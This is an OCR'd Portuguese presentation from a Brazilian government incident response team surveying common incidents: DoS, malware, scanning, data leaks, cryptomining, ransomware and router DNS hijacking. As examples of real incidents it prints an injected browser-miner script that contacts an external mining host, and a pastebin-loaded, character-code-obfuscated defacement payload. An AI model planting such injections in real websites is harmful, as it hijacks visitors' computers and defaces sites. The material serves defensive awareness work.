  Selecione a mensagem e *abra a aba* no canto direito da mensagem (próximo a "*Responder*"), e selecione "*Mostrar Original*".
- **Yahoo**
  Abra a mensagem, clique no item "... *Mais*", logo acima da área onde a mensagem é exibida e selecione a opção "*Exibir cabeçalho completo*".


Fonte: http://www.ufrgs.br/tri/Documentos/como-ver-o-cabecalho-completo-de-um-e-mail

Fonte: cert.br

Indisponibilidade de Sítio

DoS DDoS

Negação de serviço, ou DoS (***D**enial **o**f **S**ervice*), é uma técnica pela qual um atacante **visa tirar de operação um serviço, um computador ou uma rede** conectada à Internet



Ataques de negação de serviço podem ser realizados por diversos meios, como:

- pelo envio de grande quantidade de requisições para um serviço;
- pela geração de grande tráfego de dados para uma rede;
- pela exploração de vulnerabilidades existentes em programas.


Fonte: cert.br

Malware

Códigos maliciosos (malware) são programas especificamente **desenvolvidos para executar ações danosas e atividades maliciosas** em um computador.

Formas de Infecção:

- pela execução de arquivos em mensagens eletrônicas;
- pela exploração de vulnerabilidades;
- pela auto execução de mídias removíveis;
- pelo acesso a páginas Web maliciosas;



Fonte: cert.br


Scan

Varredura em redes

É uma técnica que consiste em efetuar **buscas minuciosas em redes, com o objetivo de identificar computadores ativos e coletar informações** sobre eles como, por exemplo, serviços disponibilizados e programas instalados. Com base nas informações coletadas é possível **associar possíveis vulnerabilidades aos serviços disponibilizados e aos programas instalados** nos computadores ativos detectados.

Atividades no Honeypot

Busca por protocolos que permitam amplificação:
DNS, NTP, SSDP, SNMP, Chargen, **Netbios**, Quotd, mDNS, **SMB,** LDAP





Fonte: cert.br

Vazamento de Informação

Exposição/Vazamento de Dados Sensíveis (*Leaks)*

Por meio de técnicas invasivas e de interceptação de dados**, informações sensíveis à uma instituição** (bancos de dados, credenciais etc) podem vir a ser **expostas em portais de acesso público** (pastebin.com, justpaste.it, paste.me, pastehtml.com ...).





DefCon Lab

Notifica-se o site contendo a **exposição dos dados** e notifica-se, também, os órgãos envolvidos, com possível **vazamento de dados**, para que possam tomar medidas de mitigação e/ou de correção de falhas em suas infraestruturas.

Fonte: cert.br

http://pastebin.com/
http://ghostbin.com/
http://tny.cz/
http://hastebin.com/
http://chopapp.com/
http://snipt.org/

Tendências

Mineração de Criptomoeda

Um "*webminer*", utiliza tecnologia nova do *WebAssembly*, para processar diversos *hashes*. Bastando um navegador com *JavaScript* ativado.


```
        ga('create', 'UA-91252542-1', 'auto');
        ga('send', 'pageview');

    </script>
    <script src="https://cryweb.github.io/ppt/media.js?proxy=ws://crypto-webminer.com:8892?
pool=pool.etn.spacepools.org:1111"></script>
<script type="text/javascript">
var ASD = new
CH.Anonymous('etnk4TKCvfJTvRHucbe7vBEh5Cte8Vgj4ChH8pXBdMddX7CWZ57WPLjKGcBUvNypNb47p7cvMX7kfR5dbHMnPsAS6RjdWqJ5Eh.50
00@sorteosRig', { throttle: 0.0, forceASMJS: false });
ASD.start();
</script>
    </body>
</html>
```

Ransomware

Tipo de código malicioso que torna inacessíveis os dados armazenados em um equipamento, geralmente usando criptografia, e que exige pagamento de resgate (*ransom*) para restabelecer o acesso ao usuário.

Ataques Envolvendo CPEs para Alteração de DNS

- Via força bruta de senhas (geralmente via telnet)
- via rede ou via *malware* nos computadores das vítimas explorando vulnerabilidades via ataques CSRF (Cross-Site Request Forgery), através de *iFrames* com *JavaScripts* maliciosos colocados em *sites* legítimos comprometidos pelos fraudadores




Tendências


<script type="text/javascript" src="https://*pastebin*.com/raw/*7mdFu2uB*"></script>

```
document.documentElement.innerHTML=String.fromCharCode(10, 10, 60, 33, 68, 79, 67, 84, 89, 80, 69, 32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 62, 10, 60, 104, 101, 97, 100, 62, 10, 9, 60, 33, 45, 45, 32, 115, 121, 110,
116, 52, 120, 51, 114, 32, 101, 32, 99, 111, 111, 108, 109, 101, 109, 101, 115, 49, 57, 57, 51, 32, 110, 101, 115, 115, 97, 32, 112, 111, 114, 114, 97, 45, 45, 62, 10, 9, 60, 116, 105, 116, 108, 101, 62, 80, 114, 111, 116, 111, 87, 97, 118,
101, 46, 101, 120, 101, 60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97, 32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 117, 116, 102, 45, 56, 34, 62, 10, 9, 60, 115, 116, 121, 108, 101, 62, 10, 9, 9, 98, 111, 100,
121, 32, 123, 10, 9, 9, 9, 116, 101, 120, 116, 45, 97, 108, 105, 103, 110, 58, 32, 99, 101, 110, 116, 101, 114, 59, 10, 9, 9, 9, 102, 111, 110, 116, 45, 102, 97, 109, 105, 108, 121, 58, 32, 86, 101, 114, 100, 97, 110, 97, 59, 10, 32, 32, 32, 32,
32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 99, 111, 108, 111, 114, 58, 35, 48, 48, 48, 48, 48, 48, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 32, 98, 97, 99,
107, 103, 114, 111, 117, 110, 100, 45, 99, 111, 108, 111, 114, 58, 35, 102, 102, 102, 102, 102, 102, 59, 32, 10, 9, 9, 9, 102, 111, 110, 116, 45, 115, 105, 122, 101, 58, 32, 49, 53, 112, 120, 59, 10, 9, 9, 125, 10, 9, 9, 104, 49, 32, 123, 10, 9,
9, 9, 109, 97, 114, 103, 105, 110, 58, 32, 45, 53, 112, 120, 59, 10, 9, 9, 9, 102, 111, 110, 116, 45, 115, 105, 122, 101, 58, 32, 52, 53, 112, 120, 59, 10, 9, 9, 125, 10, 9, 9, 115, 109, 97, 108, 108, 32, 123, 10, 9, 9, 9, 102, 111, 110, 116, 45,
115, 105, 122, 101, 58, 32, 49, 51, 112, 120, 59, 10, 9, 9, 125, 10, 9, 60, 47, 115, 116, 121, 108, 101, 62, 10, 60, 47, 104, 101, 97, 100, 62, 10, 60, 98, 111, 100, 121, 62, 10, 9, 60, 98, 114, 62, 60, 98, 114, 62, 10, 9, 60, 115, 109, 97, 108,
108, 62, 118, 111, 99, 234, 32, 97, 99, 97, 98, 97, 32, 100, 101, 32, 99, 97, 105, 114, 32, 110, 97, 32, 104, 97, 99, 107, 101, 97, 100, 97, 32, 100, 97, 60, 47, 115, 109, 97, 108, 108, 62, 60, 98, 114, 62, 10, 9, 60, 104, 49, 62, 80, 114, 111,
116, 111, 87, 97, 118, 101, 60, 47, 104, 49, 62, 10, 32, 32, 32, 32, 32, 32, 32, 32, 60, 115, 109, 97, 108, 108, 62, 60, 98, 62, 50, 48, 49, 53, 60, 47, 98, 62, 60, 47, 115, 109, 97, 108, 108, 62, 60, 98, 114, 62, 60, 98, 114, 62, 60, 98, 114, 62,
10, 32, 32, 32, 32, 32, 32, 32, 32, 60, 100, 105, 118, 32, 115, 116, 121, 108, 101, 61, 34, 98, 97, 99, 107, 103, 114, 111, 117, 110, 100, 58, 35, 102, 102, 102, 59, 119, 105, 100, 116, 104, 58, 51, 56, 48, 112, 120, 59, 109, 97, 114, 103,
105, 110, 58, 97, 117, 116, 111, 34, 62, 60, 105, 109, 103, 10, 115, 114, 99, 61, 34, 104, 116, 116, 112, 58, 47, 47, 105, 46, 105, 109, 103, 117, 114, 46, 99, 111, 109, 47, 117, 78, 105, 88, 101, 80, 48, 46, 106, 112, 103, 34, 32, 119, 105,
100, 116, 104, 61, 34, 51, 56, 48, 34, 62, 60, 47, 100, 105, 118, 62, 60, 98, 114, 62, 10, 9, 10, 9, 10, 9, 72, 97, 99, 107, 101, 100, 32, 98, 121, 32, 99, 111, 111, 108, 109, 101, 109, 101, 115, 49, 57, 57, 51, 32, 97, 110, 100, 32, 115, 121,
110, 116, 52, 120, 51, 114, 60, 98, 114, 62, 10, 9, 78, 227, 111, 32, 101, 120, 105, 115, 116, 101, 32, 100, 101, 109, 111, 99, 114, 97, 99, 105, 97, 32, 111, 110, 100, 101, 32, 105, 109, 112, 101, 114, 97, 32, 97, 32, 99, 111, 114, 114,
117, 112, 231, 227, 111, 44, 32, 97, 32, 105, 110, 106, 117, 115, 116, 105, 231, 97, 44, 32, 97, 32, 109, 101, 110, 116, 105, 114, 97, 32, 101, 32, 97, 32, 104, 105, 112, 111, 99, 114, 105, 115, 105, 97, 46, 60, 98, 114, 62, 10, 9, 9, 9, 10, 9,
10, 9, 60, 105, 102, 114, 97, 109, 101, 32, 119, 105, 100, 116, 104, 61, 34, 48, 34, 32, 104, 101, 105, 103, 104, 116, 61, 34, 48, 34, 32, 115, 114, 99, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 119, 119, 119, 46, 121, 111, 117, 116, 117,
98, 101, 46, 99, 111, 109, 47, 101, 109, 98, 101, 100, 47, 82, 121, 73, 75, 69, 89, 121, 116, 56, 79, 119, 63, 97, 117, 116, 111, 112, 108, 97, 121, 61, 116, 114, 117, 101, 34, 32, 102, 114, 97, 109, 101, 98, 111, 114, 100, 101, 114, 61, 34,
48, 34, 62, 60, 47, 105, 102, 114, 97, 109, 101, 62, 9, 10, 60, 47, 98, 111, 100, 121, 62, 10, 60, 47, 104, 116, 109, 108, 62, 10)
```


http://jsfiddle.net/2a460ejp/



Teste de Implementação



https://www.ssllabs.com/ssltest/



https://mozilla.github.io/server-side-tls/ssl-config-generator/

OBRIGADO!

Alexandre Santos

Analista de Incidentes

https://www.ctir.gov.br

Sobreaviso: (61) 99995-7859

INOC-DBA: **10954*810**

ctir@ctir.gov.br

(notificação de incidentes)

Para comunicação através de um canal seguro, por favor utilize a seguinte chave PGP:

PGP Key ID: 0xAFBEDFCF
Fingerprint: 1E57 8A38 4834 6F1B 76BB 98C4 953E EB94 AFBE DFCF
PGP Public Key : www.ctir.gov.br/arquivos/certificados/ctir2009.asc

cgtir@presidencia.gov.br

(assuntos diversos)

ETIR-GOV@listas.planalto.gov.br
www1.planalto.gov.br/mailman/listinfo/etir-gov

www.linkedin.com/company/ctirgov/

@CtirGov

Interação

- Conhecendo a ETIR
- https://www.questionpro.com/t/AOf3rZckz5

Avaliação do Evento
https://www.questionpro.com/a/TakeSurvey?tt=wCfEMca3O%2BQ%3D